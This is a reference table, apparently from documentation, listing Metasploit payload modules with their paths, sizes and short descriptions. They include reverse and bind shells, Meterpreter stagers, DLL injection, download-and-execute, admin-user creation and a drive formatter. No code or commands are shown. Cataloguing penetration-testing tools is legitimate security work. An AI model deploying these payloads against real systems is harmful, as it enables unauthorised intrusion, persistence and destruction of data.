OS X (vfork) Command Shell, Bind TCP Stager payload/osx/x86/vforkshell/bind_tcp	144	Call vfork() if necessary and spawn a command shell (staged). Listen, read length, read buffer, execute. **Platforms**: osx **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
OS X (vfork) Command Shell, Bind TCP Inline payload/osx/x86/vforkshell_bind_tcp	152	Listen for a connection, vfork if necessary, and spawn a command shell. **Platforms**: osx **Archs**: x86 **Refs**: source
OS X (vfork) Command Shell, Reverse TCP Stager payload/osx/x86/vforkshell/reverse_tcp	123	Call vfork() if necessary and spawn a command shell (staged). Connect, read length, read buffer, execute. **Platforms**: osx **Archs**: x86 **Refs**: source
OS X (vfork) Command Shell, Reverse TCP Inline payload/osx/x86/vforkshell_reverse_tcp	131	Connect back to attacker, vfork if necessary, and spawn a command shell. **Platforms**: osx **Archs**: x86 **Refs**: source
PHP Command Shell, Bind TCP (via perl) IPv6 payload/php/bind_perl_ipv6	230	Listen for a connection and spawn a command shell via perl (persistent) over IPv6. **Platforms**: php **Archs**: php **Refs**: source
PHP Command Shell, Bind TCP (via Perl) payload/php/bind_perl	230	Listen for a connection and spawn a command shell via perl (persistent). **Platforms**: php **Archs**: php **Refs**: source
PHP Command Shell, Bind TCP (via php) IPv6 payload/php/bind_php_ipv6	-	Listen for a connection and spawn a command shell via php (IPv6). **Platforms**: php **Archs**: php **Refs**: source

Metasploit Payload	Size	Details
PHP Command Shell, Bind TCP (via PHP) payload/php/bind_php	-	Listen for a connection and spawn a command shell via php. **Platforms**: php **Archs**: php **Refs**: source
PHP Executable Download and Execute payload/php/download_exec	-	Download an EXE from an HTTP URL and execute it. **Platforms**: php **Archs**: php **Refs**: source
PHP Execute Command payload/php/exec	-	Execute a single system command. **Platforms**: php **Archs**: php **Refs**: source
PHP Meterpreter, Bind TCP Stager IPv6 payload/php/meterpreter/bind_tcp_ipv6	1337	Run a meterpreter server in PHP. Listen for a connection over IPv6. **Platforms**: php **Archs**: php **Refs**: source
PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support payload/php/meterpreter/bind_tcp_ipv6_uuid	1511	Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support. **Platforms**: php **Archs**: php **Refs**: source
PHP Meterpreter, Bind TCP Stager payload/php/meterpreter/bind_tcp	1338	Run a meterpreter server in PHP. Listen for a connection. **Platforms**: php **Archs**: php **Refs**: source
PHP Meterpreter, Bind TCP Stager with UUID Support payload/php/meterpreter/bind_tcp_uuid	1512	Run a meterpreter server in PHP. Listen for a connection with UUID Support. **Platforms**: php **Archs**: php **Refs**: source

Metasploit Payload	Size	Details
PHP Meterpreter, PHP Reverse TCP Stager payload/php/meterpreter/reverse_tcp	1116	Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions. **Platforms**: php **Archs**: php **Refs**: source
PHP Meterpreter, Reverse TCP Inline payload/php/meterpreter_reverse_tcp	34282	Connect back to attacker and spawn a Meterpreter server (PHP). **Platforms**: php **Archs**: php **Refs**: source
PHP Meterpreter, PHP Reverse TCP Stager payload/php/meterpreter/reverse_tcp_uuid	1290	Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions. **Platforms**: php **Archs**: php **Refs**: source
PHP Command, Double Reverse TCP Connection (via Perl) payload/php/reverse_perl	-	Creates an interactive shell via perl. **Platforms**: php **Archs**: php **Refs**: source
PHP Command Shell, Reverse TCP (via PHP) payload/php/reverse_php	-	Reverse PHP connect back shell with checks for disabled functions. **Platforms**: php **Archs**: php **Refs**: source

Metasploit Payload	Size	Details
PHP Command Shell, Find Sock payload/php/shell_findsock	-	Spawn a shell on the established connection to the webserver. Unfortunately, this payload can leave conspicuous evil-looking entries in the apache error logs, so it is probably a good idea to use a bind or reverse shell unless firewalls prevent them from working. The issue this payload takes advantage of (CLOEXEC flag not set on sockets) appears to have been patched on the Ubuntu version of Apache and may not work on other Debian-based distributions. Only tested on Apache but it might work on other web servers that leak file descriptors to child processes. **Platforms**: php **Archs**: php **Refs**: source
Python Meterpreter, Python Bind TCP Stager payload/python/meterpreter/bind_tcp	429	Run a meterpreter server in Python (compatible with 2.5-2.7 & 3.1+). Listen for a connection. **Platforms**: python **Archs**: python **Refs**: source
Python Meterpreter Shell, Bind TCP Inline payload/python/meterpreter_bind_tcp	112877	Connect to the victim and spawn a Meterpreter shell. **Platforms**: python **Archs**: python **Refs**: source

Metasploit Payload	Size	Details
Python Meterpreter, Python Bind TCP Stager with UUID Support payload/python/meterpreter/bind_tcp_uuid	533	Run a meterpreter server in Python (compatible with 2.5-2.7 & 3.1+). Listen for a connection with UUID Support. **Platforms**: python **Archs**: python **Refs**: source
Python Meterpreter, Python Reverse HTTP Stager payload/python/meterpreter/reverse_http	569	Run a meterpreter server in Python (compatible with 2.5-2.7 & 3.1+). Tunnel communication over HTTP. **Platforms**: python **Archs**: python **Refs**: source
Python Meterpreter Shell, Reverse HTTP Inline payload/python/meterpreter_reverse_http	112845	Connect back to the attacker and spawn a Meterpreter shell. **Platforms**: python **Archs**: python **Refs**: source
Python Meterpreter, Python Reverse HTTPS Stager payload/python/meterpreter/reverse_https	841	Run a meterpreter server in Python (compatible with 2.5-2.7 & 3.1+). Tunnel communication over HTTP using SSL. **Platforms**: python **Archs**: python **Refs**: source
Python Meterpreter Shell, Reverse HTTPS Inline payload/python/meterpreter_reverse_https	112845	Connect back to the attacker and spawn a Meterpreter shell. **Platforms**: python **Archs**: python **Refs**: source
Python Meterpreter, Python Reverse TCP Stager payload/python/meterpreter/reverse_tcp	501	Run a meterpreter server in Python (compatible with 2.5-2.7 & 3.1+). Connect back to the attacker. **Platforms**: python **Archs**: python **Refs**: source

Metasploit Payload	Size	Details
Python Meterpreter Shell, Reverse TCP Inline payload/python/meterpreter_reverse_tcp	112773	Connect back to the attacker and spawn a Meterpreter shell. **Platforms**: python **Archs**: python **Refs**: source
Python Meterpreter, Python Reverse TCP SSL Stager payload/python/meterpreter/reverse_tcp_ssl	517	Run a meterpreter server in Python (compatible with 2.5-2.7 & 3.1+). Reverse Python connect back stager using SSL. **Platforms**: python **Archs**: python **Refs**: source
Python Meterpreter, Python Reverse TCP Stager with UUID Support payload/python/meterpreter/reverse_tcp_uuid	601	Run a meterpreter server in Python (compatible with 2.5-2.7 & 3.1+). Connect back to the attacker with UUID Support. **Platforms**: python **Archs**: python **Refs**: source
Python Pingback, Bind TCP (via python) payload/python/pingback_bind_tcp	262	Listens for a connection from the attacker, sends a UUID, then terminates. **Platforms**: python **Archs**: python **Refs**: source
Python Pingback, Reverse TCP (via python) payload/python/pingback_reverse_tcp	193	Connects back to the attacker, sends a UUID, then terminates. **Platforms**: python **Archs**: python **Refs**: source
Command Shell, Bind TCP (via python) payload/python/shell_bind_tcp	481	Creates an interactive shell via Python, encodes with base64 by design. Compatible with Python 2.4-2.7 and 3.4+. **Platforms**: python **Archs**: python **Refs**: source

Metasploit Payload	Size	Details
Command Shell, Reverse TCP (via python) payload/python/shell_reverse_tcp	461	Creates an interactive shell via Python, encodes with base64 by design. Compatible with Python 2.4-2.7 and 3.4+. **Platforms**: python **Archs**: python **Refs**: source
Command Shell, Reverse TCP SSL (via python) payload/python/shell_reverse_tcp_ssl	509	Creates an interactive shell via Python, uses SSL, encodes with base64 by design. Compatible with Python 2.6-2.7 and 3.4+. **Platforms**: python **Archs**: python **Refs**: source
Command Shell, Reverse UDP (via python) payload/python/shell_reverse_udp	453	Creates an interactive shell via Python, encodes with base64 by design. Compatible with Python 2.6-2.7 and 3.4+. **Platforms**: python **Archs**: python **Refs**: source
R Command Shell, Bind TCP payload/r/shell_bind_tcp	125	Continually listen for a connection and spawn a command shell via R. **Platforms**: r **Archs**: r **Refs**: source
R Command Shell, Reverse TCP payload/r/shell_reverse_tcp	150	Connect back and create a command shell via R. **Platforms**: r **Archs**: r **Refs**: source
Ruby Pingback, Bind TCP payload/ruby/pingback_bind_tcp	103	Listens for a connection from the attacker, sends a UUID, then terminates. **Platforms**: ruby **Archs**: ruby **Refs**: source

Metasploit Payload	Size	Details
Ruby Pingback, Reverse TCP payload/ruby/pingback_reverse_tcp	100	Connect back to the attacker, sends a UUID, then terminates. **Platforms**: ruby **Archs**: ruby **Refs**: source
Ruby Command Shell, Bind TCP IPv6 payload/ruby/shell_bind_tcp_ipv6	524	Continually listen for a connection and spawn a command shell via Ruby. **Platforms**: ruby **Archs**: ruby **Refs**: source
Ruby Command Shell, Bind TCP payload/ruby/shell_bind_tcp	516	Continually listen for a connection and spawn a command shell via Ruby. **Platforms**: ruby **Archs**: ruby **Refs**: source
Ruby Command Shell, Reverse TCP payload/ruby/shell_reverse_tcp	516	Connect back and create a command shell via Ruby. **Platforms**: ruby **Archs**: ruby **Refs**: source
Ruby Command Shell, Reverse TCP SSL payload/ruby/shell_reverse_tcp_ssl	444	Connect back and create a command shell via Ruby, uses SSL. **Platforms**: ruby **Archs**: ruby **Refs**: source
Solaris Command Shell, Bind TCP Inline payload/solaris/sparc/shell_bind_tcp	180	Listen for a connection and spawn a command shell. **Platforms**: solaris **Archs**: sparc **Refs**: source
Solaris Command Shell, Find Port Inline payload/solaris/sparc/shell_find_port	136	Spawn a shell on an established connection. **Platforms**: solaris **Archs**: sparc **Refs**: source

Metasploit Payload	Size	Details
Solaris Command Shell, Reverse TCP Inline payload/solaris/sparc/shell_reverse_tcp	144	Connect back to attacker and spawn a command shell. **Platforms**: solaris **Archs**: sparc **Refs**: source
Solaris Command Shell, Bind TCP Inline payload/solaris/x86/shell_bind_tcp	95	Listen for a connection and spawn a command shell. **Platforms**: solaris **Archs**: x86 **Refs**: source
Solaris Command Shell, Find Port Inline payload/solaris/x86/shell_find_port	86	Spawn a shell on an established connection. **Platforms**: solaris **Archs**: x86 **Refs**: source
Solaris Command Shell, Reverse TCP Inline payload/solaris/x86/shell_reverse_tcp	91	Connect back to attacker and spawn a command shell. **Platforms**: solaris **Archs**: x86 **Refs**: source
Unix TTY, Interact with Established Connection payload/tty/unix/interact	0	Interacts with a TTY on an established socket connection. **Platforms**: unix **Archs**: tty **Refs**: source
Windows Execute net user /ADD payload/windows/adduser	282	Create a new user and add them to local administration group. Note: The specified password is checked for common complexity requirements to prevent the target machine rejecting the user for failing to meet policy requirements. Complexity check: 8-14 chars (1 UPPER, 1 lower, 1 digit/special). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Reflective DLL Injection, Hidden Bind Ipknock TCP Stager payload/windows/dllinject/bind_hidden_ipknock_tcp	359	Inject a DLL via a reflective loader. Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Hidden Bind TCP Stager payload/windows/dllinject/bind_hidden_tcp	343	Inject a DLL via a reflective loader. Listen for a connection from a hidden port and spawn a command shell to the allowed host. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86) payload/windows/dllinject/bind_ipv6_tcp	298	Inject a DLL via a reflective loader. Listen for an IPv6 connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86) payload/windows/dllinject/bind_ipv6_tcp_uuid	331	Inject a DLL via a reflective loader. Listen for an IPv6 connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Reflective DLL Injection, Windows x86 Bind Named Pipe Stager payload/windows/dllinject/bind_named_pipe	349	Inject a DLL via a reflective loader. Listen for a pipe connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Bind TCP Stager (No NX or Win7) payload/windows/dllinject/bind_nonx_tcp	201	Inject a DLL via a reflective loader. Listen for a connection (No NX). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Bind TCP Stager (Windows x86) payload/windows/dllinject/bind_tcp	298	Inject a DLL via a reflective loader. Listen for a connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/dllinject/bind_tcp_rc4	415	Inject a DLL via a reflective loader. Listen for a connection. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86) payload/windows/dllinject/bind_tcp_uuid	331	Inject a DLL via a reflective loader. Listen for a connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Find Tag Ordinal Stager payload/windows/dllinject/find_tag	92	Inject a DLL via a reflective loader. Use an established connection. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager payload/windows/dllinject/reverse_hop_http	353	Inject a DLL via a reflective loader. Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Windows Reverse HTTP Stager (wininet) payload/windows/dllinject/reverse_http	427	Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows wininet). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Reverse HTTP Stager Proxy payload/windows/dllinject/reverse_http_proxy_pstore	665	Inject a DLL via a reflective loader. Tunnel communication over HTTP. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Reverse TCP Stager (IPv6) payload/windows/dllinject/reverse_ipv6_tcp	289	Inject a DLL via a reflective loader. Connect back to the attacker over IPv6. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Reverse TCP Stager (No NX or Win7) payload/windows/dllinject/reverse_nonx_tcp	177	Inject a DLL via a reflective loader. Connect back to the attacker (No NX). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7) payload/windows/dllinject/reverse_ord_tcp	93	Inject a DLL via a reflective loader. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Reverse All-Port TCP Stager payload/windows/dllinject/reverse_tcp_allports	282	Inject a DLL via a reflective loader. Try to connect back to the attacker, on all possible ports (1-65535, slowly). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Reverse TCP Stager (DNS) payload/windows/dllinject/reverse_tcp_dns	321	Inject a DLL via a reflective loader. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Reverse TCP Stager payload/windows/dllinject/reverse_tcp	296	Inject a DLL via a reflective loader. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) payload/windows/dllinject/reverse_tcp_rc4_dns	438	Inject a DLL via a reflective loader. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/dllinject/reverse_tcp_rc4	413	Inject a DLL via a reflective loader. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Reflective DLL Injection, Reverse TCP Stager with UUID Support payload/windows/dllinject/reverse_tcp_uuid	329	Inject a DLL via a reflective loader. Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp) payload/windows/dllinject/reverse_winhttp	533	Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows winhttp). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
DNS TXT Record Payload Download and Execution payload/windows/dns_txt_query_exec	285	Performs a TXT query against a series of DNS record(s) and executes the returned payload. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Executable Download (http,https,ftp) and Execute payload/windows/download_exec	423	Download an EXE from an HTTP(S)/FTP URL and execute it. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Execute Command payload/windows/exec	192	Execute an arbitrary command. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Drive Formatter payload/windows/format_all_drives	393	This payload formats all mounted disks in Windows (aka ShellcodeOfDeath). After formatting, this payload sets the volume label to the string specified in the VOLUMELABEL option. If the code is unable to access a drive for any reason, it skips the drive and proceeds to the next volume. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows LoadLibrary Path payload/windows/loadlibrary	230	Load an arbitrary library path. **Platforms**: win **Archs**: x86 **Refs**: source
Windows MessageBox payload/windows/messagebox	272	Spawns a dialog via MessageBox using a customizable title, text & icon. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager payload/windows/meterpreter/bind_hidden_ipknock_tcp	359	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager payload/windows/meterpreter/bind_hidden_tcp	343	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection from a hidden port and spawn a command shell to the allowed host. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86) payload/windows/meterpreter/bind_ipv6_tcp	298	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for an IPv6 connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86) payload/windows/meterpreter/bind_ipv6_tcp_uuid	331	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for an IPv6 connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager payload/windows/meterpreter/bind_named_pipe	349	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a pipe connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Bind Named Pipe Inline payload/windows/meterpreter_bind_named_pipe	175174	Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7) payload/windows/meterpreter/bind_nonx_tcp	201	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection (No NX). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86) payload/windows/meterpreter/bind_tcp	298	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Bind TCP Inline payload/windows/meterpreter_bind_tcp	175174	Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/meterpreter/bind_tcp_rc4	415	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86) payload/windows/meterpreter/bind_tcp_uuid	331	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection), Find Tag Ordinal Stager payload/windows/meterpreter/find_tag	92	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Use an established connection. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager payload/windows/meterpreter/reverse_hop_http	353	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet) payload/windows/meterpreter/reverse_http	427	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTP (Windows wininet). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Reverse HTTP Inline payload/windows/meterpreter_reverse_http	176220	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection), Reverse HTTP Stager Proxy payload/windows/meterpreter/reverse_http_proxy_pstore	665	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTP. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet) payload/windows/meterpreter/reverse_https	447	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTPS (Windows wininet). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Reverse HTTPS Inline payload/windows/meterpreter_reverse_https	176220	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy payload/windows/meterpreter/reverse_https_proxy	384	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTP using SSL with custom proxy support. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6) payload/windows/meterpreter/reverse_ipv6_tcp	289	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker over IPv6. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Reverse TCP Inline (IPv6) payload/windows/meterpreter_reverse_ipv6_tcp	175174	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager payload/windows/meterpreter/reverse_named_pipe	289	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker via a named pipe pivot. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7) payload/windows/meterpreter/reverse_nonx_tcp	177	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker (No NX). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7) payload/windows/meterpreter/reverse_ord_tcp	93	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager payload/windows/meterpreter/reverse_tcp_allports	282	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Try to connect back to the attacker, on all possible ports (1-65535, slowly). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS) payload/windows/meterpreter/reverse_tcp_dns	321	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse TCP Stager payload/windows/meterpreter/reverse_tcp	296	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter Shell, Reverse TCP Inline payload/windows/meterpreter_reverse_tcp	175174	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) payload/windows/meterpreter/reverse_tcp_rc4_dns	438	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/meterpreter/reverse_tcp_rc4	413	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support payload/windows/meterpreter/reverse_tcp_uuid	329	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (winhttp) payload/windows/meterpreter/reverse_winhttp	533	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTP (Windows winhttp). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winhttp) payload/windows/meterpreter/reverse_winhttps	555	Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTPS (Windows winhttp). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows Meterpreter Service, Bind TCP payload/windows/metsvc_bind_tcp	0	Stub payload for interacting with a Meterpreter Service. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter Service, Reverse TCP Inline payload/windows/metsvc_reverse_tcp	0	Stub payload for interacting with a Meterpreter Service. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject DLL, Hidden Bind Ipknock TCP Stager payload/windows/patchupdllinject/bind_hidden_ipknock_tcp	359	Inject a custom DLL into the exploited process. Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Hidden Bind TCP Stager payload/windows/patchupdllinject/bind_hidden_tcp	343	Inject a custom DLL into the exploited process. Listen for a connection from a hidden port and spawn a command shell to the allowed host. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Bind IPv6 TCP Stager (Windows x86) payload/windows/patchupdllinject/bind_ipv6_tcp	298	Inject a custom DLL into the exploited process. Listen for an IPv6 connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Bind IPv6 TCP Stager with UUID Support (Windows x86) payload/windows/patchupdllinject/bind_ipv6_tcp_uuid	331	Inject a custom DLL into the exploited process. Listen for an IPv6 connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject DLL, Windows x86 Bind Named Pipe Stager payload/windows/patchupdllinject/bind_named_pipe	349	Inject a custom DLL into the exploited process. Listen for a pipe connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Bind TCP Stager (No NX or Win7) payload/windows/patchupdllinject/bind_nonx_tcp	201	Inject a custom DLL into the exploited process. Listen for a connection (No NX). **Platforms**: win **Archs**: x86 **Refs**: source
